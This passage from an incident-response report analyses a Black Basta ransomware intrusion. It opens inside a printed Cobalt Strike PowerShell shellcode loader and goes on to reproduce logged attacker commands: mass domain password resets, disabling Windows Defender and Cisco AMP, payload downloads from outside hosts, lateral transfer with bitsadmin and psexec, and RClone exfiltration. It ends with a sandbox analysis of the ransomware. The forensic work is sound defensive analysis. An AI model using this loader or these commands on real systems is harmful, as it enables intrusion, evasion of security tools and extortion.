ANbFRcKA2JTU09GdEZBaEpXDBYQFA0QFQMLaGt3bm8PA09KSEYDZEZASEwKA2BLUUxORgwXGg0TDREVERANEhIRA3BCRUJRSgwWEBQNEBUuKSOtEcyCt1Ygd1yfpn8lN0pklg83ojZlWAQBAulakkUoCsvAANXMFcQPnfDBkSMoyrLjJFl3PzK8mYqIrp9DbUgTNUY/1DxQuCNindOWgXXc9msS6pkjI
2MjYpsjMyMjYppjIyMjYpl7h3DG3PZrsHBwa6rEa6rSa6r5YpsjAyMjaqraYpkxtarB3PZroOcDpuNXlUWoJGsi4KbjVvR7e3trJr0nIyNz4Mtc3tzcERANEhMVDRIREA0SECME+FVX')

	for ($x = 0; $x -lt $var_code.Count; $x++) {
		$var_code[$x] = $var_code[$x] -bxor 35
	}

	$var_va = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dll VirtualAlloc), (func_get_delegate_type @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr])))
	$var_buffer = $var_va.Invoke([IntPtr]::Zero, $var_code.Length, 0x3000, 0x40)
	[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.length)

	$var_runme = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($var_buffer, (func_get_delegate_type @([IntPtr]) ([Void])))
	$var_runme.Invoke([IntPtr]::Zero)
}
```

Figure 35: The second encoded Base64 string was not only base64 but also Gziped for size and obfuscation. This shows the decoded and uncompressed data.

```
Accept: image/*, application/xhtml+xml, application/json
Accept-Language: de
Accept-Encoding: br, *
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/49.0.2623.112 Safari/537.36"
```

Figure 36: Leveraging the Cobalt Strike payload decoder from Github user "0xtornado" shows that the payloads were sent using the user agent above.

**Additional Files and commands observed transferred detected via clipboard logging:**

```
shell net user admgt-admin P@ssw0rd!@# /active:yes /domain
shell net user adservice P@ssw0rd!@# /active:yes /domain
shell net user backupservice P@ssw0rd!@# /active:yes /domain
shell net user b.peck-admin P@ssw0rd!@# /active:yes /domain
shell net user b.wong-admin P@ssw0rd!@# /active:yes /domain
shell net user clientadmin P@ssw0rd!@# /active:yes /domain
shell net user discovery P@ssw0rd!@# /active:yes /domain
shell net user galsync  P@ssw0rd!@# /active:yes /domain
shell net user j.goldblum-admin P@ssw0rd!@# /active:yes /domain
shell net user l.durn-admin P@ssw0rd!@# /active:yes /domain
shell net user MFAdmin P@ssw0rd!@# /active:yes /domain
shell net user mfadminpy P@ssw0rd!@# /active:yes /domain
shell net user m.ferrero-admin P@ssw0rd!@# /active:yes /domain
shell net user MIISAdmin P@ssw0rd!@# /active:yes /domain
shell net user MSOL_abba3366 P@ssw0rd!@# /active:yes /domain
```

```
shell net user privilege P@ssw0rd!@# /active:yes /domain
shell net user QAS400-NT P@ssw0rd!@# /active:yes /domain
shell net user r.attenborough-admin P@ssw0rd!@# /active:yes /domain
shell net user ScanRouter P@ssw0rd!@# /active:yes /domain
shell net user services P@ssw0rd!@# /active:yes /domain
shell net user s.jackson-admin P@ssw0rd!@# /active:yes /domain
shell net user s.neil-admin P@ssw0rd!@# /active:yes /domain
shell net user Sqlservice P@ssw0rd!@# /active:yes /domain
shell net user svc-backup P@ssw0rd!@# /active:yes /domain
shell net user svc-kvmbackup P@ssw0rd!@# /active:yes /domain
shell net user svc-managmentinstall P@ssw0rd!@# /active:yes /domain
shell net user svc-msexchange P@ssw0rd!@# /active:yes /domain
shell net user svc-printer P@ssw0rd!@# /active:yes /domain
shell net user webadmin P@ssw0rd!@# /active:yes /domain
shell net user w.knight-admin P@ssw0rd!@# /active:yes /domain
shell net user wpadservice P@ssw0rd!@# /active:yes /domain
```

Figure 37: The following 31 commands were ran between Sep 22, 2022 @ 20:01:39.000 and Sep 22, 2022 @ 20:02:46.000. The syntax indicates these are the commands used to reset the administrative passwords following the attempted lock out of the threat actor.

```
Sep 22, 2022 @ 19:58:05.000C:\Windows\CLIENT.exe -forcepath L:\  залочить по пути 10.20.2.101
Sep 22, 2022 @ 19:58:05.000rundll32 \\ClientProductionServer8\C$\Windows\4WmGHypCmm.dll, DllRegisterServer    запуск с шары 10.20.2.101
Sep 22, 2022 @ 19:58:05.000bitsadmin /transfer debjob /download /priority normal \\ ClientProductionServer8\C$\windows\4WmGHypCmm.dll C:\Windows\4WmGHypCmm.dll 10.20.2.101
Sep 22, 2022 @ 19:58:05.000C:\Windows\CLIENT.exe -bomb 10.20.2.101
```

Figure 38: According to Google translate, the Russian phrases translate to "bury along the way" and "launch with balloons". This may be direct translations, however adding any additional character following the Russian phrases changes the translation to "Lock on Path", and "launch with balls" respectfully. Also note the use of "-forcepath" and "-bomb"

```
Sep 22, 2022 @ 17:45:19.000    Get-ADGroupMember "Domain ADmins" | select
name,distinguishedName
Sep 22, 2022 @ 17:52:36.000    passwordneverexpires
Sep 22, 2022 @ 17:53:51.000    Get-ADUser -filter * -properties passwordlastset,
passwordneverexpires | sort-object name | select-object Name, passwordlastset,
passwordneverexpires | Export-csv -path c:\temp\exportSubsidiary.csv
Sep 22, 2022 @ 18:00:48.000    Get-ADUser -filter * -properties passwordlastset,
passwordneverexpires | sort-object name | select-object Name, passwordlastset,
passwordneverexpires | Export-csv -path c:\temp\exportSubsidiary.csv
```

Figure 39: Search of Active Directory for users whose passwords never expire, and the last set date while writing to a file for later exfiltration.

```
Sep 22, 2022 @ 18:09:35.000net stop "Cisco AMP Orbital"
 Sep 22, 2022 @ 18:10:37.000powershell -ExecutionPolicy Bypass -command "New-
ItemProperty -Path 'HKLM:\SOFTWARE\Policies\Microsoft\Windows Defender' -Name
DisableAntiSpyware -Value 1 -PropertyType DWORD -Force"
```

Figure 40: Stopping Cisco AMP / Disabling Microsoft Defender, these are the same commands as observed in the ".bat" files:

```
Sep 22, 2022 @ 18:13:37.000,RandomST10.1.2.22,
Sep 22, 2022 @ 18:13:31.000, c1_payload_cob11_x86.dll      10.1.2.2
Sep 22, 2022 @ 18:13:37.000,RandomST10.1.2.2
Sep 22, 2022 @ 18:15:16.000TstDll.dll,AllocConsole 119857610.1.2.2
Sep 22, 2022 @ 18:17:09.000Ticket-5731.xls10.1.2.2
Sep 22, 2022 @ 18:17:18.000remote-exec psexec 10.0.3.149
%windir%\system32\rundll32.exe C:\users\public\Ticket-5731.xls,DllRegisterServer10.1.2.2
```

Figure 41: Transfer and use of Ticket-5731.xls (determined to be Cobalt Strike):

```
Sep 22, 2022 @ 18:52:21.000https://temp[.]sh/YhaDA/cob_12.dll10.25.2.1
Sep 22, 2022 @ 18:53:18.000https://temp[.]sh/xtUZq/tox5.exe 10.25.2.1
```

Figure 42: Url to download "cob_12.dll" and "tox5.exe". Although cob_12.dll was not collected for technical sample, tox5.exe was reviewed. (See above.)

```
Sep 22, 2022 @ 18:55:16.000    New-ItemProperty -Path
"HKLM:\SOFTWARE\Policies\Microsoft\Windows Defender" -Name DisableAntiSpyware -
Value 1 -PropertyType DWORD -Force    10.25.2.1
Sep 22, 2022 @ 18:55:36.000    Set -MpPreference -DisableRealtimeMonitoring $true
10.25.2.1
Sep 22, 2022 @ 18:56:00.000    Uninstall-WindowsFeature -Name Windows-Defender
10.25.2.1
Sep 22, 2022 @ 18:56:37.000    POWERSHELL New-ItemProperty -Path
"HKLM:\SOFTWARE\Policies\Microsoft\Windows Defender" -Name DisableAntiSpyware -
Value 1 -PropertyType DWORD -Force 10.25.2.1
Sep 22, 2022 @ 18:57:32.000    POWERSHELL Set -MpPreference -
DisableRealtimeMonitoring $true 10.25.2.1
Sep 22, 2022 @ 18:57:49.000    POWERSHELL Uninstall-WindowsFeature -Name Windows-
Defender    10.25.2.1
```

Figure 43 Clipboard logging showing the “uninstall” commands for Windows Defender.

```
Sep 22, 2022 @ 19:18:40.000    shell net group "ESX Admins"    10.11.2.2
Sep 22, 2022 @ 19:19:06.000    shell net group "ESX Admins" /add /domain    10.11.2.2
Sep 22, 2022 @ 19:20:32.000    clientadmin    10.11.2.2
Sep 22, 2022 @ 19:21:17.000    Client.loc\backupsvc P@ssw0rd!    10.11.2.2
Sep 22, 2022 @ 19:21:23.000    backupsvc    10.11.2.2
Sep 22, 2022 @ 19:21:41.000    ESX Admins    10.11.2.2
```

Figure 44: Adding an Admin to ESXi environment

```
Sep 22, 2022 @ 19:36:04.000shell nltest /dclist:domain.local10.20.2.101
```

Figure 45: Domain Controller detection

```
Sep 22, 2022 @ 19:52:37.000http://146[.]70[.]106[.]61/SH/WEB10.23.2.1
```

Figure 46: Connection attempt to a " SH/WEB" domain.

```
Sep 22, 2022 @ 19:58:05.000bitsadmin /transfer debjob /download /priority normal \\
ClientProductionServer8\C$\Windows\CLIENT_s.exe C:\Windows\CLIENT_s.exe
```

Figure 47: Command showing the use of "Bitsadmin" to transfer the Black Basta Ransomware

```
Sep 22, 2022 @ 20:13:15.000 proxychains ssh root@104.243.38.65 10.20.2.101
Sep 22, 2022 @ 20:13:27.000 PASSWORD_IN_CLEAR_TEXT 10.20.2.101
```

Figure 48: Connection from Client by threat actor

### Post Exploitation Techniques Tactics and Procedures - Disabling Antivirus/Antimalware software using ".bat" files:

The two ".bat" files that were sent throughout the organization were both designed to turn off Antivirus and Antimalware software. It is interesting to note that “cc.bat” does not use any obfuscation and just contains the simple command to stop AMP Orbital. This could indicate that it was written hastefully in order to get it onto the target environment.
"cc.bat" is a simple script designed to stop Cisco AMP.

```
Net stop "Cisco AMP Orbital"
```

Figure 49: the contents of "cc.bat."

“W.bat”, on the other hand, has some simple but clever obfuscation in place. When using "vim” or another text editor, the .bat file appears to contain Chinese characters. However, performing "cat" or "strings" reveals the actual data. This uses a mixture of disguising the ASCII as UTF-16 via manipulating the start of the file, as well as obfuscating the data using a simple cypher. The strings of characters following "set" act as the key. When the script is executed, the system will swap out the numbers in the body for the place in the key string. The link from Superuser[.]com in INDEX D goes into more specifics on how this is done.

Figure 50: "w.bat" as viewed through a text editor. For this example, the text editor "vim” was used to open the file.





Figure 51: "w.bat" as viewed through the bash command "cat".

After copying and pasting the body of "w.bat" into its own text document "w.txt", the team was able to run a lengthy "sed” command against the file to reveal the below:

```
powershell ((New-ItemProperty -Path HKLM:\SOFTWARE\Policies\Microsoft\Windows Defender
-Name DisableAntiSpyware -Value 1 PropertyType DWORD -Force))
powershell ((Set-MpPreference -DisableRealtimeMonitoring $true))
powershell ((Uninstall-WindowsFeature -Name Windows-Defender))
```

Figure 52: "w.bat" decoded. These commands are designed to disable Windows Defender.

```
cat w.txt| sed 's/,/\n/g'| sed "s/~0$/3/g"|sed "s/~1$/z/g"|sed "s/~2$/c/g"|sed
"s/~3$/5/g"|sed "s/~4$/H/g"|sed "s/~5$/N/g"|sed "s/~6$/R/g"|sed "s/~7$/D/g"|sed
"s/~8$/d/g"|sed "s/~9$/4/g"|sed "s/~10/0/g"|sed "s/~11/p/g"|sed "s/~12/i/g"|sed
"s/~13/E/g"|sed "s/~14/x/g"|sed "s/~15/o/g"|sed "s/~16/V/g"|sed "s/~17/I/g"|sed
"s/~18/K/g"|sed "s/~19/e/g"|sed "s/~20/v/g"|sed "s/~21/l/g"|sed "s/~22/X/g"|sed
"s/~23/F/g"|sed "s/~24/g/g"|sed "s/~25/2/g"|sed "s/~26/6/g"|sed "s/~27/M/g"|sed
"s/~28/B/g"|sed "s/~29/r/g"|sed "s/~30/A/g"|sed "s/~31/y/g"|sed "s/~32/C/g"|sed
"s/~33/w/g"|sed "s/~34/f/g"|sed "s/~35/u/g"|sed "s/~36/1/g"|sed "s/~37/t/g"|sed
"s/~38/h/g"|sed "s/~39/Y/g"|sed "s/~40/s/g"|sed "s/~41/ /g"|sed "s/~42/J/g"|sed
"s/~43/@/g"|sed "s/~44/8/g"|sed "s/~45/n/g"|sed "s/~46/a/g"|sed "s/~47/k/g"|sed
"s/~48/U/g"|sed "s/~49/Q/g"|sed "s/~50/9/g"|sed "s/~51/T/g"|sed "s/~52/m/g"|sed
"s/~53/O/g"|sed "s/~54/7/g"|sed "s/~55/S/g"|sed "s/~56/L/g"|sed "s/~57/Z/g"|sed
"s/~58/b/g"|sed "s/~59/P/g"|sed "s/~60/W/g"|sed "s/~61/j/g"|sed "s/~62/G/g"|sed
"s/~63/q/g" | sed 's/1%//' | sed 's/%����://' | sed -E 's/%.*%//' | tr -d '\n'
```
Figure 53: The sed statement used to decode the body of "w.bat"

### Post Exploitation Techniques Tactics and Procedures - Exfil through RClone:

Once the file server was identified, an FTP connection was established to an external site. This was not used for C2 activities but only for receiving the exfiltrated data. Over the past several years, multiple cyber security firms and the FBI have posted increased observation of the use of "RClone" to exfil data. Suricata logs show that RClone was downloaded on the file servers in order to facilitate exfiltration of the logs.


```
"timestamp":"2022-09-21T22:48:51.168112+0000","flow_id":834862534757632,"in_iface":"e3","event_type":"dns","src_ip":"10.48.5.8","src_port":61096,"dest_ip":"10.40.2.150","dest_port":53,"proto":"UDP","dns":{"version":2,"type":"answer","id":31183,"flags":"8180","qr":true,"rd":true,"ra":true,"rrname":"downloads.rclone.org","rrtype":"A","rcode":"NOERROR","answers":[{"rrname":"downloads.rclone.org","rrtype":"A","ttl":385,"rdata":"95.217.6.16"}],"grouped":{"A":["95.217.6.16"]}},"host":"CUSTOMER-SUBSIDIARY-PIE"}
```


Figure 54: Suricata DNS log from "Subsidiary PIE" Showing DNS Request for "RClone".


```
{"timestamp":"2022-09-21T22:51:24.224797+0000","flow_id":1850502041236913,"in_iface":"e2","event_type":"flow","vlan":[410],"src_ip":"10.48.5.8","src_port":59664,"dest_ip":"95.217.6.16","dest_port":443,"proto":"TCP","app_proto":"tls","flow":{"pkts_toserver":739,"pkts_toclient":9344,"bytes_toserver":48247,"bytes_toclient":14137299,"start":"2022-09-21T22:48:50.914865+0000","end":"2022-09-21T22:48:55.882999+0000","age":5,"state":"closed","reason":"timeout","alerted":false},"tcp":{"tcp_flags":"be","tcp_flags_ts":"1e","tcp_flags_tc":"ba","syn":true,"rst":true,"psh":true,"ack":true,"urg":true,"cwr":true,"state":"closed"},"host":"CUSTOMER-SUBSIDIARY-PIE"}
```


Figure 55: Suricata Flow log from "Subsidiary PIE" to the IP resolved for "Rclone". This likely shows the connection containing the download of RCLONE.

{"timestamp":"2022-09-21T22:52:54.318169+0000","flow_id":636404985449030,"in_iface":"e2","event_type":"flow","vlan":[410],"src_ip":"10.48.5.8","src_port":59728,"dest_ip":"172.93.100.71","dest_port":21,"proto":"TCP","flow":{"pkts_toserver":71,"pkts_toclient":65,"bytes_toserver":5123,"bytes_toclient":5414,"start":"2022-09-21T22:49:59.870982+0000","end":"2022-09-21T22:50:07.019398+0000","age":8,"state":"closed","reason":"timeout","alerted":false},"tcp":{"tcp_flags":"bf","tcp_flags_ts":"1b","tcp_flags_tc":"bf","syn":true,"fin":true,"rst":true,"psh":true,"ack":true,"urg":true,"cwr":true,"state":"closed"},"host":"CUSTOMER-SUBSIDIARY-PIE"}

Figure 56: First connection on Subsidiary PIE to the external file dump.

{"timestamp":"2022-09-21T22:27:09.091136+0000","flow_id":1117080451596280,"in_iface":"e3","event_type":"flow","vlan":[801],"src_ip":"173.224.74.188","src_port":57827,"dest_ip":"172.93.100.71","dest_port":10354,"proto":"TCP","flow":{"pkts_toserver":5,"pkts_toclient":2,"bytes_toserver":290,"bytes_toclient":126,"start":"2022-09-21T22:26:08.180216+0000","end":"2022-09-21T22:26:08.360715+0000","age":0,"state":"closed","reason":"timeout","alerted":false},"tcp":{"tcp_flags":"df","tcp_flags_ts":"df","tcp_flags_tc":"1f","syn":true,"fin":true,"rst":true,"psh":true,"ack":true,"ecn":true,"cwr":true,"state":"time_wait"},"host":"CUSTOMER-PIE"}

Figure 57: First connection on Customers PIE to the external file dump. (Other logs are available showing the DNS request and download of RClone for the Construction domain as well).

## Post Exploitation Techniques Tactics and Procedures - Encryption via Black Basta Ransomware:

Two file names were observed during the incident "Client_s.exe" and "Client.exe." It is expected that the different naming schemes are related to the different variations of the ransomware. Although no sample was able to be provided for Client.exe (which is believed to be the ESXi variant), Quadrant was able to obtain a copy of "Client_s.exe" for Windows hosts.
From a static malware analysis review, very little was initially able to be obtained from the sample aside from the ".basta" suffix and a relation to "Fax."




Figure 58: Static analysis conducted inside of x32dbg, showing ".basta".




Figure 59: Static analysis conducted inside of x32dbg, showing a relation to "FAX" and the potential use of the directory "ProgramData".

Upon detonation, running the malware sets itself up as the service "Fax" and enables it to start during safe boot. The ransomware then proceeds to restart into safe mode using bcdedit.exe. BCDEdit is a command line program in windows which is used to modify the "Boot Configuration Data." While in safe mode, the encryption of files occurs. Once the encryption is complete, the system is then restarted into the standard operating mode.

Oct 25 13:27:59 192.168.74.136 1 2022-10-25T10:27:57.923850-07:00 DESKTOP-OE1QM9I Service_Control_Manager 648 - [NXLOG@14506 Keywords="-9187343239835811840" EventType="INFO" EventID="7045" ProviderGuid="{555908D1-A6D7-4695-8E1E-26931D2012F4}" Version="0" Task="0" OpcodeValue="0" RecordNumber="2082" ThreadID="3932" Channel="System" Domain="DESKTOP-OE1QM9I" AccountName="Mike" UserID="S-1-5-21-1551562786-2696302106-1406032933-1001" AccountType="User" ServiceName="Fax" ImagePath="C:\\Users\\Mike\\Desktop\\CLIENT_s.exe" ServiceType="user mode service" StartType="auto start" EventReceivedTime="2022-10-25 10:27:59" SourceModuleName="in" SourceModuleType="im_msvistalog"] A service was installed in the system. Service Name: Fax Service File Name: C:\Users\Mike\Desktop\CLIENT_s.exe Service Type: user mode service Service Start Type: auto start Service Account: LocalSystem

Figure 60: Log from infected VM showing "Client_s.exe" installs itself as the service name "Fax".

{"timestamp": "2022-10-15 01:12:22,409","thread_id": "5080","caller": "0x0105e290","parentcaller": "0x0105b7f9","category": "synchronization","api":"NtCreateMutant","status": true,"return": "0x00000000","arguments": [{"name": "Handle","value": "0x00000248"},{"name": "MutexName","value": "dsajdhas.0"},{"name": "InitialOwner","value": "0"}],"repeated": 0,"id": 94}

Figure 61: Using the automated malware analyzer CAPEv2 allowed for the detection and capture of this JSON, which indicates the creation of a Mutex.

{"timestamp": "2022-10-15 01:12:31,768","thread_id": "5080","caller": "0x0105c30f","parentcaller": "0x0105b8bf","category": "registry","api":

"RegCreateKeyExW","status": true,"return": "0x00000000","arguments": [{"name": "Registry","value": "0x000000bc"},{"name": "SubKey","value": "Fax"},{"name": "Class","value": ""},{"name": "Access","value": "0x00000103","pretty_value": "KEY_QUERY_VALUE|KEY_SET_VALUE|KEY_WOW64_64KEY"},{"name": "Handle","value": "0x00000268"},{"name": "FullName","value": "HKEY_LOCAL_MACHINE\\SYSTEM\\ControlSet001\\Control\\SafeBoot\\Network\\Fax"},{"name": "Disposition","value": "1","pretty_value": "REG_CREATED_NEW_KEY"}],"repeated": 0,"id": 318}

Figure 62: Using the automated malware analyzer CAPEv2 allowed for the detection and capture of this JSON, which shows the addition of "Fax" to the registry allowing it to start in Safemode.

{"timestamp": "2022-10-15 01:12:31,815","thread_id": "5080","caller": "0x0105b8ea","parentcaller": "0x0106a497","category": "process","api": "NtCreateUserProcess","status": true,"return": "0x00000000","arguments": [{"name": "ProcessHandle","value": "0x0000026c"},{"name": "ThreadHandle","value": "0x000000b4"},{"name": "ProcessDesiredAccess","value": "0x02000000"},{"name": "ThreadDesiredAccess","value": "0x02000000"},{"name": "ProcessFileName","value": ""},{"name": "ThreadName","value": ""},{"name": "ImagePathName","value": "C:\\Windows\\SysNative\\bcdedit.exe"},{"name": "CommandLine","value": "C:\\Windows\\SysNative\\bcdedit.exe /set safeboot network"},{"name": "ProcessId","value": "1728"}],"repeated": 0,"id": 379}

Figure 63: Using the automated malware analyzer CAPEv2 allowed for the detection and capture of this JSON which shows the use of BCDEdit to restart the host into safemode with networking.




Figure 64: Following infection, the host restarts into safe mode where the encryption action takes place.

Following the encryption, the computer then restarts into standard mode. The background has been replaced to show "Your Network is Encrypted by the Black Basta group. Instruction in the file readme.txt" the only files still accessible to the user are the "readme" files.

